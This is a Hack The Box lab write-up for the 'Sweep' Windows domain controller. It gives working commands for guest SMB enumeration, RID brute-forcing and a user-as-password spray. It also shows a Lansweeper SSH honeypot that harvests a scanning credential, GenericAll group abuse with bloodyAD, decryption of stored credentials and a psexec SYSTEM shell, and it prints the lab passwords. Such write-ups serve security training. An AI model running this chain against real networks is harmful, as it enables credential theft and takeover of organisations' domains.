
Hack The Box Sweep Writeup (Medium Windows)
Medium Windows AD box. intern:intern opens Lansweeper, an SSH honeypot harvests a scanning credential, and GenericAll plus LansweeperDecrypt reach SYSTEM.
Summary
Sweep is a domain controller running Lansweeper on ports 81 and 82. SMB allows a guest session, which is enough for an RID bruteforce, and spraying every discovered username as its own password lands intern:intern. Those credentials open the Lansweeper console, where the documented honeypot trick applies: the tester runs sshesame on their own machine, creates a scanning target pointing at their tun0 address on port 2022 and maps the stored Inventory Linux SSH credential to it, so clicking Scan Now sends svc_inventory_lnx’s cleartext password straight into the fake SSH server. BloodHound shows that account holds GenericAll over the Lansweeper Admins group, which is itself a member of Remote Management Users, so bloodyAD adds the account to the group and Evil-WinRM gives a shell. From that session, SharpLansweeperDecrypt recovers the rest of the stored scanning credentials, including svc_inventory_win, which belongs to the local Administrators group and gives SYSTEM through psexec.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
# Nmap 7.93 scan initiated Fri Oct 17 11:52:07 2025 as: nmap -A -vv -oN scans/nmap.initial -Pn 10.129.234.177
Nmap scan report for 10.129.234.177
Host is up, received user-set (0.16s latency).
Scanned at 2025-10-17 11:52:08 -03 for 107s
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE           REASON  VERSION
53/tcp   open  domain            syn-ack Simple DNS Plus
81/tcp   open  http              syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Supported Methods: HEAD POST OPTIONS
| http-title: Lansweeper - Login
|_Requested resource was /login.aspx
82/tcp   open  ssl/http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=Lansweeper Secure Website
| Subject Alternative Name: DNS:localhost, DNS:localhost, DNS:localhost
| Issuer: commonName=Lansweeper Secure Website
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha512WithRSAEncryption
| Not valid before: 2021-11-21T09:22:27
| Not valid after:  2121-12-21T09:22:27
| MD5:   0a77f2566e453ce0dc6b78e9a3fc1bf7
| SHA-1: 645f63c0c4ab21115aa1f41f23a33791a45b78cc
| -----BEGIN CERTIFICATE-----
| MII<SNIP>BY6
|_-----END CERTIFICATE-----
|_http-favicon: Unknown favicon MD5: 0A60C945E674EC7B953429B515519567
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
88/tcp   open  kerberos-sec      syn-ack Microsoft Windows Kerberos (server time: 2025-10-17 14:52:48Z)
135/tcp  open  msrpc             syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn       syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap              syn-ack Microsoft Windows Active Directory LDAP (Domain: sweep.vl0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?     syn-ack
464/tcp  open  kpasswd5?         syn-ack
593/tcp  open  ncacn_http        syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?          syn-ack
3268/tcp open  ldap              syn-ack Microsoft Windows Active Directory LDAP (Domain: sweep.vl0., Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl? syn-ack
3389/tcp open  ms-wbt-server     syn-ack Microsoft Terminal Services
|_ssl-date: 2025-10-17T14:53:50+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SWEEP
|   NetBIOS_Domain_Name: SWEEP
|   NetBIOS_Computer_Name: INVENTORY
|   DNS_Domain_Name: sweep.vl
|   DNS_Computer_Name: inventory.sweep.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-10-17T14:53:10+00:00
| ssl-cert: Subject: commonName=inventory.sweep.vl
| Issuer: commonName=inventory.sweep.vl
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-27T23:26:33
| Not valid after:  2026-01-26T23:26:33
| MD5:   12f11d233b4781fd2a2050a61eb192aa
| SHA-1: 7ed3110c88e54e2facd2e0b3eb90ea42831651e1
| -----BEGIN CERTIFICATE-----
| MII<SNIP>4MA==
|_-----END CERTIFICATE-----
Service Info: Host: INVENTORY; OS: Windows; CPE: cpe:/o:microsoft:windows

<SNIP>
SMB Server Enumeration
Guest login is enabled:
1
nxc smb 10.129.234.177 -u 'guest' -p '' --shares
Guest has access to a non-default share:
1
SMB         10.129.234.177  445    INVENTORY        DefaultPackageShare$ READ            Lansweeper PackageShare
I did mount the share:
1
sudo mount -t cifs -o username=guest '//sweep.vl/DefaultPackageShare$' mount/
And located only three files of interest:
1
CmpDesc.vbs  CopyFile.vbs  Wallpaper.vbs
None of the files, however, gives me substantial info. I proceeded to use my guest login to perform a SID bruteforce to locate valid usernames:
1
nxc smb 10.129.234.177 -u 'guest' -p '' --rid-brute 7000 | tee scans/rid-brute.log
I used the following awk command to format the rid-brute command to create a proper users.txt file:
1
awk -F'\\\\' '/SidTypeUser/ {sub(/\).*/, "", $2); print $2}' scans/rid-brute.log | cut -d' ' -f1 > users.txt
My users.txt has the following contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Administrator
Guest
krbtgt
INVENTORY$
jgre808
bcla614
hmar648
jgar931
fcla801
jwil197
grob171
fdav736
jsmi791
hjoh690
svc_inventory_win
svc_inventory_lnx
intern

I performed a simple brute-force attack with NetExec agaisnt the domain passing all the users with user:user credential combination:
1
nxc smb sweep.vl -u users.txt  -p users.txt --continue-on-success
After a while, I got a hit for:
1
2
Username: intern
Password: intern
As you can see from the screenshot below:

The “intern” user has access to new shares (SYSVOL, NETLOGON, Lansweeper$):

LanSweep
I was able to log in to the LanSweep panel on port 81 with the credentials intern:intern:
I googled for common pentest methodologies related to LanSweeper and found an interesting article from HackTricks. It describes how it’s possible to harvest credentials by creating a honeypot. That’s exactly what I did.
First I installed sshesame:
1
sudo apt install -y sshesame
Created sshesame.conf with the following contents:
1
2
server:
  listen_address: 10.10.14.242:2022
And started it with the config:
1
sshesame --config sshesame.conf

Then on LanSweeper dashboard, go to “Scanning” and then “Scanning targets”:

I added a new scan with the following config:

The configuration is as follows:
Target Type: IP Range
IP Start: Attacker’s tun0 IP address
IP End: Attacker’s tun0 IP address
Ping Time-out: 5 seconds
Don’t ping [tick checkbox]
SSH Port: 2022
For the target schedule:

Specifically, remove all days from the schedule and leave “Enable this scanning target” selected. Hit “ok” to save the target.
Now go to Scanning and then Scanning Credentials:

You’ll see there are saved credentials in the application, but we can’t see them even if we edit them. The credential for “svc_inventory_lnx” will have no mapping associated. You’ll have to scroll down to the “Credential Mapping” tab, locate the IP range target we just created, and click to assign a credential to it. Assign the SSH credential for “Inventory Linux”.

Now with sshesame running on the attacking machine and the correct credential mapped to the scan, go back to “Scanning” > “Scanning targets”. Find your created IP range target and hit “Scan Now”.
Almost immediately, I got a connection back in sshesame, leaking the credentials for “svc_inventory_lnx”:

With that, new credentials:
1
2
Username: svc_inventory_lnx
Password: 0|5m-U6?/uAX
Active Directory Misconfigurations
I ran bloodhound against the machine to enumerate the AD environment with the following command:
1
nxc smb 10.129.234.177 -u 'intern' -p 'intern' --bloodhound -c All --dns-server 10.129.234.177
I ingested the zip archive from the collector into bloodhound CE. Upon searching for newly controlled user (svc_inventory_lnx), I can see it has one outbound object control:

More specifically, GenericAll over the “lansweeper_admins” group. And the lansweeper admins group is member of “remote management users”.

By abusing the GenericAll rights we have over lansweeper_admins, we can add ourselves to the group and ultimately have a valid way to connect to the machine and execute code remotely using winrm.
I used bloodyAD to add my controlled user to lansweeper admins:
1
bloodyAD.py --host inventory.sweep.vl -d sweep.vl -u svc_inventory_lnx -p '0|5m-U6?/uAX'   add groupMember "Lansweeper Admins" svc_inventory_lnx
And with that I logged in via winrm:
1
evil-winrm -i 10.129.234.177 -u svc_inventory_lnx -p '0|5m-U6?/uAX'
Vertical Privilege Escalation
With a valid winrm session to the machine, I could enumerate the LanSweeper application even further.
I downloaded SharpLansweeperDecrypt from GitHub and used my winrm session to upload it to the machine. I ran the powershell version:
1
powershell -ep bypass -file .\LansweeperDecrypt.ps1

And instantly it got me the cleartext credentials for svc_inventory_win:

This user is specially powerful since it’s member of Administrators:
With credentials to this user, I could simply get a shell as NT Authority SYSTEM (root) on the machine with psexec:
1
psexec.py svc_inventory_win:'4^56!sK&}eA?'@inventory.sweep.vl